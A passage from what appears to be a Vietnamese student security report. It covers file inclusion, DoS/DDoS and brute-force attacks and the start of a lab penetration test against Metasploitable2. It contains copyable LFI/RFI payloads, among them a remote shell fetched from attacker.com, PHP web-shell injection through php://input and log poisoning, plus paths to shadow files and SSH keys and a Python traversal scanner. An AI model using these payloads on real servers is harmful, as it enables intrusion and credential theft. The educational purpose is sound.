0VUWYdjbWQnXSk7ID8+  
  
# Log poisoning  
?page=../../../../var/log/apache2/access.log
```

#### 2.3.4.2. Remote File Inclusion (RFI)

RFI cho phép include các file từ server remote, thường dẫn đến Remote Code Execution. RFI xảy ra khi ứng dụng nhúng một tệp tin từ một máy chủ bên ngoài (remote server), cho phép kẻ tấn công thực thi mã độc bằng cách nhúng shell từ xa.

RFI Payloads:

```
# Basic RFI
```

```
?page=http://attacker.com/shell.txt
```

# **FTP RFI**

```
?page=ftp://attacker.com/shell.txt
```

# **Data URI RFI**

```
?page=data://text/plain,<?php system($_GET['cmd']); ?>
```

#### 2.3.4.3. PHP Wrapper Exploitation

Các wrapper là các giao thức tích hợp của PHP, cho phép các hành động đặc biệt trên các luồng I/O. Trong đó một số payload có php://filter dùng để áp dụng các bộ lọc xử lý (ví dụ: mã hóa/giải mã, chuyển đổi định dạng) lên luồng dữ liệu của tệp.

- **php://filter wrapper:**

```
# Read source code
```

```
php://filter/read=convert.base64-  
encode/resource=config.php
```

```
# Convert formats
```

```
php://filter/convert.iconv.utf-8.utf-16/resource=admin.php
```

Tham số php://input nhằm cho phép đọc dữ liệu thô từ phần thân POST request, thường được sử dụng để tiêm mã thực thi vào ứng dụng

- **php://input wrapper:**

```
# POST data execution
```

```
POST /vulnerable.php?page=php://input
```

```
Content-Type: application/x-www-form-urlencoded
```

```
<?php system($_GET['cmd']); ?>
```

Tham số zip:// và phar:// để chấp nhận truy cập các tệp bên trong các kho lưu trữ (archive files), tạo kịch bản tấn công phức tạp bằng cách tải lên tệp nén chứa mã độc và nhúng nó.

- **zip:// and phar:// wrapper:**

```
# Zip wrapper  
zip://shell.zip#shell.php
```

```
# Phar wrapper  
phar://shell.phar/shell.php
```

### 2.3.5. Tác động và hậu quả

#### 2.3.5.1. Lộ thông tin (Information Disclosure)

- **Thông tin hệ thống – System Information**

Kẻ tấn công có thể trích xuất các tệp chứa thông tin nhạy cảm chẳng hạn thông tin hệ thống qua việc đọc /etc/passwd, /etc/shadow (chứa hash mật khẩu), /proc/version (thông tin kernel).

```
# Linux/Unix targets  
/etc/passwd      # User accounts  
/etc/shadow      # Password hashes  
/etc/group       # Group information  
/etc/hosts        # Host mapping  
/proc/version     # Kernel version  
/proc/cpuinfo     # CPU information  
/proc/meminfo     # Memory information
```

- **Cấu hình ứng dụng – Application Configuration**

Cấu hình ứng dụng bằng cách đọc tệp cấu hình chứa thông tin đăng nhập cơ sở dữ liệu (ví dụ: wp-config.php, config.php) hoặc tệp cấu hình máy chủ web (apache2.conf, nginx.conf).

```
# Common config files  
/var/www/html/.htaccess  
/var/www/html/config.php  
/var/www/html/wp-config.php  
/etc/apache2/apache2.conf  
/etc/nginx/nginx.conf
```

- **Log Files:**

Log Files với phương pháp đọc nhật ký truy cập (access.log), nhật ký lỗi, hoặc nhật ký xác thực (auth.log), có thể chứa các phiên (session), địa chỉ IP, hoặc các chi tiết khác để phục vụ cho tấn công tiếp theo.

```
# Common log locations  
/var/log/apache2/access.log  
/var/log/apache2/error.log  
/var/log/nginx/access.log  
/var/log/auth.log  
/var/log/syslog
```

#### 2.3.5.2. Thực thi mã - Code Execution

Thông qua LFI/RFI và kỹ thuật Log Poisoning, kẻ tấn công có thể nhúng và thực thi mã tùy ý trên máy chủ.

- **Log Poisoning**

Log Poisoning: Tiêm mã PHP độc hại vào tệp nhật ký (ví dụ: qua trường User-Agent trong HTTP header), sau đó sử dụng LFI để nhúng tệp nhật ký đó, khiến máy chủ thực thi mã.

```
# Poison Apache access log  
curl "http://target.com/" -H "User-Agent: <?php  
system($_GET['cmd']); ?>"  
  
# Then include the log  
http://target.com/vulnerable.php?file=../../var/log/apache2/  
access.log&cmd=id
```

- **SSH Key Extraction**

SSH Key Extraction: Đọc các khóa riêng SSH (id\_rsa) từ các thư mục người dùng (/root/.ssh/) để giành quyền truy cập shell vào hệ thống.

```
# Extract private keys  
../../root/.ssh/id_rsa  
../../home/user/.ssh/id_rsa  
../../home/admin/.ssh/authorized_keys
```

### 2.3.5.3. Leo thang đặc quyền - Privilege Escalation

Bằng cách đọc các tệp cấu hình quan trọng (ví dụ: tệp chứa thông tin xác thực cơ sở dữ liệu, tệp cấu hình SSH, tệp /etc/sudoers), kẻ tấn công có thể thu thập đủ thông tin để leo thang đặc quyền từ người dùng web lên cấp độ người dùng root hoặc quản trị viên.

- Truy cập file cấu hình:

```
# Database credentials  
../../var/www/html/config.php  
../../etc/mysql/my.cnf  
  
# Service configurations  
../../etc/ssh/sshd_config  
../../etc/sudoers
```

### 2.3.6. Phương pháp phát hiện và thử nghiệm

Việc phát hiện và kiểm thử lỗ hổng là rất quan trọng trong quá trình bảo mật ứng dụng.

#### 2.3.6.1. Tiếp cận thử nghiệm thủ công

- Kiểm thử độ sâu:

Thử nghiệm với số lần lặp lại chuỗi điều hướng thư mục cha tăng dần (ví dụ: ../../, ../../., ../.././etc/passwd) để xác định độ sâu cần thiết để thoát ra khỏi thư mục gốc của ứng dụng.

Kiểm tra Mục tiêu Đa dạng: Kiểm tra các tệp nhạy cảm khác nhau trên cả hệ thống Linux (/etc/passwd, /etc/shadow) và Windows (\windows\win.ini, \boot.ini).

```
# Test different depths  
?file=../config.php  
?file=.../config.php  
?file=.../..../config.php  
?file=.../.../..../config.php  
  
# Test different targets  
?file=.../.../etc/passwd  
?file=.../.../windows/win.ini  
?file=.../.../boot.ini
```

- **Phân tích phản hồi**

Theo dõi các chỉ báo như: nội dung tệp nhạy cảm được trả về trong phản hồi HTTP, thông báo lỗi tiết lộ đường dẫn hệ thống, thời gian phản hồi bất thường, hoặc mã trạng thái HTTP (ví dụ: mã 200 OK thay vì 404 Not Found).

```
# Look for indicators
- File content in response
- Error messages revealing paths
- Different response times
- Different HTTP status codes
```

#### 2.3.6.2. Công cụ kiểm thử tự động

Các công cụ tự động hóa việc thử nghiệm các chuỗi payload phức tạp và mã hóa.

- **Tiện ích mở rộng Burp Suite:**

Các tiện ích như Directory Traversal Check và LFI Scanner tự động kiểm tra tham số đầu vào bằng cách sử dụng các payload đã mã hóa và không mã hóa.

- **Công cụ Command Line**

DotDotPwn là một công cụ chuyên dụng để tìm kiếm các lỗ hổng Directory Traversal thông qua các phương thức HTTP. Ngoài ra LFISuite/Fimap cũng là các công cụ mạnh mẽ được thiết kế để dò quét và khai thác các lỗ hổng Local/Remote File Inclusion, bao gồm cả việc thử nghiệm các PHP wrapper.

```
# DotDotPwn
dotdotpwn.pl -m http -h target.com -M GET -o unix

# LFISuite
python lfisuite.py -u "http://target.com/page.php?file="

# Fimap
python fimap.py -u "http://target.com/vulnerable.php?page="
```

### o Custom Scripts

Custom Scripts: Các script đơn giản (ví dụ: bằng Python) có thể được xây dựng để lặp qua danh sách các payload đã biết và phân tích phản hồi HTTP để tìm kiếm các chuỗi ký tự đặc trưng của tệp hệ thống (ví dụ: "root:", "[extensions]").

```
import requests

payloads = [
    "../etc/passwd",
    "../../etc/passwd",
    "../../../etc/passwd",
    "...\\windows\\win.ini",
    "...\\..\\windows\\win.ini"
]
for payload in payloads:
    url = f"http://target.com/vulnerable.php?file={payload}"
    response = requests.get(url)

    if "root:" in response.text or "[extensions]" in response.text:
        print(f"Vulnerable payload: {payload}")
```

## 2.4. Tấn công từ chối dịch vụ (DoS/DDoS)


### 2.4.1. Định nghĩa và Mục đích của DoS/DDoS

#### 2.4.1.1. Định nghĩa

Tấn công từ chối dịch vụ DoS và Tấn công từ chối dịch vụ phân tán (DDoS) là một loại tấn công mạng nhằm làm cho một dịch vụ mạng, chẳng hạn như một trang web, ứng dụng hoặc toàn bộ máy chủ, không thể truy cập được hoặc hoạt động quá chậm đối với người dùng hợp pháp[28].

#### 2.4.1.2. Mục đích

Nhằm làm gián đoạn hoạt động bằng việc làm sập hoàn toàn hoặc làm tê liệt dịch vụ của mục tiêu. Đòi tiền để ngăn chặn các cuộc tấn công[29]. Sử dụng DoS/DDoS như một biểu tượng để che giấu các hoạt động tấn công bổ sung, chẳng hạn như đánh cắp dữ liệu. Thể hiện sự phản đối hoặc phá hoại phục vụ cho các mục đích xã hội, chính trị hoặc cạnh tranh.



Hình 24: Minh họa Directory Traversal


#### 2.4.2. Phân biệt DoS và DDoS

##### 2.4.2.1. Tấn công từ chối dịch vụ (DoS)

Nguồn tấn công thông thường, chỉ có một kết nối hoặc một máy tính[30]. Quy mô nhỏ hơn DDOS nên tốc độ tấn công chậm. Đây là cách đơn giản hơn để xác định và ngăn chặn.

##### 2.4.2.2. Tấn công từ chối dịch vụ phân tán (DDoS)

Tấn công này liên quan đến nhiều hệ thống máy tính phân tán, thường là mạng Botnet. Nó khó chặn hơn và tạo ra lượng giao thông lớn hơn do quy mô lớn. Do lưu lượng đến từ nhiều nguồn khác nhau, khó phát hiện và chặn nó hơn.




Hình 25: Minh họa sự khác nhau DOS và DDOS

#### 2.4.3. Các kỹ thuật/Phương pháp tấn công DoS/DDoS phổ biến

Các kỹ thuật tấn công được phân loại chủ yếu dựa trên tầng (tầng) của mô hình giao tiếp tổng thể (OSI) mà chúng nhắm tới[31].


#### 2.4.3.1. Tân công Flooding (Tân công lưu lượng – Volumetric Attacks)



Hình 26: Ảnh minh họa tấn công Flooding

Kỹ thuật này nhắm tiêu thụ hết băng thông hoặc tài nguyên mạng của mục tiêu. Attacker sẽ sử dụng các phương pháp khác nhau trong đó phương pháp UDP Flood sẽ gửi nhiều gói tin UDP đến các cổng ngẫu nhiên. Bên cạnh đó còn có phương pháp ICMP Flood thực hiện dựa trên việc gửi nhiều gói tin ICMP Echo Request nhanh chóng. Phương pháp SYN Flood sẽ gửi liên tục các gói tin SYN, là một phần của bắt tay ba bước TCP, mà không hoàn thành bước cuối cùng, làm tiêu hao tài nguyên kết nối của máy chủ[32].

#### 2.4.3.2. Tân công 7 tầng (Application Layer Attacks)



Hình 27: Ảnh minh họa tấn công 7 tầng


Mục đích nhắm tắt máy chủ xử lý các yêu cầu phức tạp để tiêu thụ hết tài nguyên(CPU, RAM và tiến trình).

Một trong những phương pháp là HTTP Flood đây là các gửi nhiều yêu cầu HTTP GET/POST khó khăn đến máy chủ để chiếm nhiều thời gian xử lý dành cho yêu cầu làm giảm khả năng đáp ứng dịch vụ của máy chủ. Bên cạnh đó là phương pháp Slowloris là cách gửi từng phần header HTTP rất chậm để giữ các kết nối HTTP mở. Điều này làm giảm số lượng kết nối tối đa của Webserver.

#### 2.4.3.3. Tấn công Reflection và Amplification

**Mục tiêu:** Sử dụng các dịch vụ hợp pháp của bên thứ ba để tăng cường khả năng tấn công và che giấu nguồn gốc[33].

**Kỹ thuật chính:** Tăng cường DNS: Kẻ tấn công sử dụng địa chỉ IP của nạn nhân để gửi một yêu cầu DNS nhỏ và nhận lại nhiều phản hồi DNS từ máy chủ DNS công cộng.



Hình 28:Ảnh minh họa tấn công Reflection và Amplification

#### 2.4.4. Tác động và hậu quả của DoS/DDoS đối với Webserver và Doanh nghiệp

##### 2.4.4.1. Hạ tầng/Server Web

Tấn công DoS là quá tải tài nguyên do máy chủ phải sử dụng CPU, RAM và băng thông quá nhiều[34]. Từ đó không thể đáp ứng kịp thời trong khoảng thời gian chấp nhận được hoặc một vài sự cố hệ thống như việc máy chủ bị treo. Ngoài ra còn gián tiếp gây thất thoát dữ liệu khi một cuộc tấn công DDoS có thể tạo cơ sở cho một cuộc tấn công bảo mật khác.

#### **2.4.4.2. Doanh nghiệp**

Tấn công DoS gây mất doanh thu khi dịch vụ ngừng hoạt động, chảng hạn việc bán hàng trực tuyến không thể thực hiện được[35]. Thêm vào đó thiệt hại về uy tín và thương hiệu cũng ảnh hưởng đáng kể khách hàng bị mất niềm tin. Bên cạnh đó chi phí khắc phục sau các cuộc tấn công cũng là điều thiệt hại nghiêm trọng để phục hồi hệ thống và bảo vệ DDoS. Ngoài ra rủi ro pháp lý có khả năng các thỏa thuận mức dịch vụ (SLA) có thể bị vi phạm.

#### **2.4.5. Các biện pháp phòng chống/Giảm thiểu tấn công DoS/DDoS hiệu quả**

Để chống lại DoS/DDoS, cần áp dụng một chiến lược phòng thủ đa tầng:

##### **2.4.5.1. Phòng ngừa và chuẩn bị trước một cuộc tấn công**

Hệ thống thứ nhất cần Tăng cường băng thông để đảm bảo rằng băng thông dự phòng cho Webserver đủ. Cần **giới hạn tỷ lệ** để giới hạn số lượng yêu cầu từ một địa chỉ IP bằng cách sử dụng một webserver hoặc cân bằng tải[36]. Việc **phân bổ tài nguyên hợp lý** cũng cần thiết để phân tán tải bằng cách sử dụng Load Balancing, còn được gọi là cân bằng tải, và kiến trúc Content Delivery Network, còn được gọi là CDN.

##### **2.4.5.2. Phát hiện và Phản ứng (Khi bị tấn công)**

Việc sử dụng hệ thống giám sát lưu lượng giúp phát hiện các dấu hiệu bất thường bằng cách sử dụng các công cụ giám sát theo thời gian thực. Bộ điều tra địa lý và IP có thể chặn các đường truyền đến từ các khu vực địa lý hoặc dải IP có thể không tốt. Một kỹ thuật hữu ích và logic là sử dụng thách thức Cookie/CAPTCHA thách thức người dùng được sử dụng để phân biệt botnet với người dùng hợp pháp[37].

##### **2.4.5.3. Sử dụng các dịch vụ được cung cấp bởi các chuyên gia (Giải pháp toàn diện)**

Hệ thống có thể sử dụng dịch vụ Làm sạch DDoS nhằm chuyển hướng lưu lượng truy cập sang một trung tâm làm sạch được quản lý bởi một nhà cung cấp bên thứ ba[38]. Với CDN/WAF Các nhà cung cấp CDN, chảng hạn như Cloudflare, cung cấp bảo vệ DDoS và WAF tích hợp chống lại các tấn công Layer 7. Bảo mật tầng giao thức là một cách

cần thiết vì ISP có thể nhanh chóng áp dụng các quy tắc lọc lưu lượng thông qua việc triển khai BGP Flowspec Sửa đổi lưu lượng của biên giới gateway protocol [39].

## 2.5. Tấn công dò mật khẩu (Brute-Force Attack)

### 2.5.1. Định nghĩa và mục tiêu của tấn công dò mật khẩu

#### 2.5.1.1. Định nghĩa

Tấn công dò mật khẩu (Brute-Force Attack) là một kỹ thuật tấn công mật mã trong đó kẻ tấn công hệ thống hóa việc thử tất cả các tổ hợp ký tự có thể có để đoán một chuỗi khóa bí mật, thường là mật khẩu người dùng hoặc khóa mã hóa, cho đến khi tìm được tổ hợp chính xác[40]. Đây là phương pháp dựa trên nguyên lý cạn kiệt không gian khóa.

#### 2.5.1.2. Mục tiêu:

Nhằm truy cập các hệ thống và tài khoản nhạy cảm trên Webserver[41]. Từ đó đánh cắp, thay đổi hoặc phá hủy dữ liệu sau khi đăng nhập thành công.Tạo ra tình trạng Từ chối Dịch vụ (DoS) cục bộ do các yêu cầu đăng nhập không hợp lệ quá tải Webserver.

### 2.5.2. Nguyên tắc Hoạt động Cơ bản

Các cuộc tấn công Brute-Force Attack dựa trên việc thử và kiểm tra các giá trị trong một không gian tìm kiếm đã xác định. Trước khi bắt đầu kẻ tấn công xác định phạm vi của các giá trị có thể. Ví dụ: tất cả các ký tự chữ cái, số và ký tự đặc biệt có độ dài L. Hệ thống tạo ra một danh sách lớn các giá trị để thử bằng các công cụ tự động hóa.

Công cụ gửi các yêu cầu HTTP/S như POST/GET đến Webserver với các cặp thông tin đăng nhập. Xem xét phản hồi từ server web. Người ta cho rằng việc nhận được mã trạng thái HTTP xác nhận thành công, chẳng hạn như 200 OK theo sau là trang nội dung được bảo vệ hoặc 302 Found chuyển hướng, là bằng chứng cho thấy mật khẩu đúng[42].

### 2.5.3. Các loại hình tấn công phổ biến

#### 2.5.3.1. Dictionary Attack

Sử dụng một tệp từ điển, còn được gọi là tệp từ điển, có chứa các mật khẩu phổ biến, từ ngữ thông dụng, tên riêng hoặc mật khẩu đã bị

rò rỉ. Thói quen đặt mật khẩu yếu của người dùng là cơ sở cho phương pháp này[41].

#### **2.5.3.2. Simple Brute-Force (Tấn công Thuần)**

Thử tất cả các tổ hợp có thể của ký tự trong một bộ ký tự và độ dài nhất định. Nếu đủ thời gian và sức mạnh tính toán, phương pháp này sẽ tìm ra mật khẩu theo nguyên tắc tra cứu cạn kiệt (exhaustive key search)[40].

#### **2.5.3.3. Credential Stuffing (Nhồi thông tin đăng nhập)**

Tấn công sử dụng một lượng lớn các cặp mật khẩu và tên người dùng đã bị đánh cắp từ một vụ rò rỉ dữ liệu khác và thử chúng trên Webserver nhằm mục đích. Việc người dùng thường xuyên sử dụng cùng một mật khẩu cho nhiều dịch vụ là một lợi thế của phương pháp này[43].

#### **2.5.3.4. Reverse Brute-Force**

Tấn công tập trung vào việc tìm kiếm các tài khoản với cùng một mật khẩu yếu, thường được thực hiện bằng cách sử dụng một mật khẩu duy nhất để kiểm tra nhiều tên người dùng [41].

#### **2.5.4. Tác hại và Rủi ro đối với Webserver**

Tác động của Brute-Force Attack đối với Webserver có thể được phân loại thành các rủi ro bảo mật và rủi ro hoạt động: Kẻ tấn công có thể truy cập, đánh cắp hoặc làm lộ dữ liệu nhạy cảm của người dùng, tài sản trí tuệ và thông tin độc quyền sau khi đăng nhập[41]. Kẻ tấn công có thể thay đổi mã nguồn, cơ sở dữ liệu hoặc cài đặt các tập lệnh độc hại (chẳng hạn như Backdoor hoặc Web Shell) khi họ có quyền truy cập quản trị, làm hỏng tính toàn vẹn của các ứng dụng và dữ liệu [42]. Các công cụ tự động hóa khiến CPU và I/O của Webserver và Database Server bị tăng tải, làm chậm hoặc ngừng hoạt động dịch vụ cho người dùng hợp pháp[40]. Thành công của cuộc tấn công làm tổn hại đáng kể đến uy tín của thương hiệu và gây ra các chi phí đáng kể cho việc khắc phục sự cố, điều tra pháp lý và tăng cường bảo vệ[43].

### **3. THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT**

#### **3.1 Giới thiệu về Kiểm thử Xâm nhập (Pentesting)**

Máy Debian-XSS-Linux. Trong máy ảo này ta kiểm tra cấu hình mạng qua lệnh **ip a**. Kết quả cho biết địa chỉ của máy này trong card mạng eth0 là **192.168.164.132/24**.

```
root@debian:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:d2:09:eb brd ff:ff:ff:ff:ff:ff
        inet 192.168.164.132/24 brd 192.168.164.255 scope global eth0
            inet6 fe80::20c:29ff:fed2:9eb/64 scope link
                valid_lft forever preferred_lft forever
root@debian:~# _
```

Hình 29: Cấu hình máy Debian XSS

Máy Metasploitable2-Linux. Trong máy ảo này ta kiểm tra cấu hình mạng qua lệnh **ip a**. Kết quả cho biết địa chỉ của máy này trong card mạng eth0 là **192.168.164.129/24**.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:f9:5c:e5 brd ff:ff:ff:ff:ff:ff
        inet 192.168.164.129/24 brd 192.168.164.255 scope global eth0
            inet6 fe80::20c:29ff:fe9:5ce5/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:f9:5c:ef brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Hình 30: Cấu hình máy Metasploitable2

Trên máy Kali-linux. Trong máy ảo này ta kiểm tra cấu hình mạng qua lệnh **ip a**. Kết quả cho biết địa chỉ của máy này trong card mạng eth0 là **192.168.164.128/24**. Ta tiến hành quét dải mạng **eth0** để tìm kiếm các ip có thể khai thác trong dải mạng chứa ip của máy kali qua câu lệnh:

```
netdiscover -I eth0 -r 192.168.164.0/24
```

Trước hết để thực thi được câu lệnh này bạn cần quyền root của máy kali, chạy lệnh **sudo -i**, sau đó nhập password vào thì bạn sẽ có thể dùng Terminal với quyền root.

```

root@kali:~ 
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
└─(root㉿kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
        link/ether 00:0c:29:d2:f7:db brd ff:ff:ff:ff:ff:ff
        inet 192.168.164.128/24 brd 192.168.164.255 scope global dynamic noprefixroute
            eth0
                valid_lft 1318sec preferred_lft 1318sec
                inet6 fe80::407:ac58:c8fc:ca0d/64 scope link noprefixroute
                    valid_lft forever preferred_lft forever
└─(root㉿kali)-[~]
# netdiscover -i eth0 -r 192.168.164.0/24

```

Hình 31: Cấu hình máy tấn công Kali Linux

Kết quả sau khi quét dải mạng qua lệnh **netdiscover** cho thấy có 5 địa chỉ khả dụng để khai thác.

```

root@kali:~ 
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
+---+
 IP          At MAC Address   Count   Len  MAC Vendor / Hostname
+---+
 192.168.164.1 00:50:56:c0:00:08   1      60  VMware, Inc.
 192.168.164.2 00:50:56:e6:79:e0   1      60  VMware, Inc.
 192.168.164.129 00:0c:29:f9:5c:e5   1      60  VMware, Inc.
 192.168.164.132 00:0c:29:d2:09:eb   1      60  VMware, Inc.
 192.168.164.254 00:50:56:fc:e2:50   1      60  VMware, Inc.
+---+

```

Hình 32: Kết quả quét dải mạng netdiscover

Tiến hành quét các dịch vụ, cổng và hệ điều hành, địa chỉ MAC của các địa chỉ khả thi trong dải mạng. Đầu tiên quét địa chỉ 192.168.164.1 bằng câu lệnh:

<b>nmap -O 192.168.164.1</b>
------------------------------

Kết quả cho thấy đây là địa chỉ của máy chủ VMware và chỉ có cổng 3389/tcp (ms-wbt-server) mở. Tương tự, các IP 192.168.164.2 và 192.168.164.254 liên quan đến các dịch vụ mạng VMware cơ bản hoặc cổng bị lọc (filtered). Các host này không phải là mục tiêu Webserver chính nên được loại trừ.

```

5 Captured ARP Req/Rep packets, from 5 hosts.  Total size: 300
      IP          At MAC Address     Count      Len  MAC Vendor / Hostname
192.168.164.1  00:50:56:c0:00:08      1       60  VMware, Inc.
192.168.164.2  00:50:56:e6:79:e0      1       60  VMware, Inc.
192.168.164.129 00:0c:29:f9:5c:e5      1       60  VMware, Inc.
192.168.164.132 00:0c:29:d2:09:eb      1       60  VMware, Inc.
192.168.164.254 00:50:56:fc:e2:50      1       60  VMware, Inc.

└─# nmap -O 192.168.164.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 08:57 EDT
Nmap scan report for 192.168.164.1
Host is up (0.00044s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.63 seconds
└─# 

```

Hình 33: Kết quả nmap máy 192.168.164.1

```

      IP          At MAC Address     Count      Len  MAC Vendor / Hostname
192.168.164.1  00:50:56:c0:00:08      1       60  VMware, Inc.
192.168.164.2  00:50:56:e6:79:e0      1       60  VMware, Inc.
192.168.164.129 00:0c:29:f9:5c:e5      1       60  VMware, Inc.
192.168.164.132 00:0c:29:d2:09:eb      1       60  VMware, Inc.
192.168.164.254 00:50:56:fc:e2:50      1       60  VMware, Inc.

└─# nmap -O 192.168.164.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 08:58 EDT
Nmap scan report for 192.168.164.2
Host is up (0.00035s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:E6:79:E0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running: VMware Player
OS CPE: cpe:/a:vmware:player
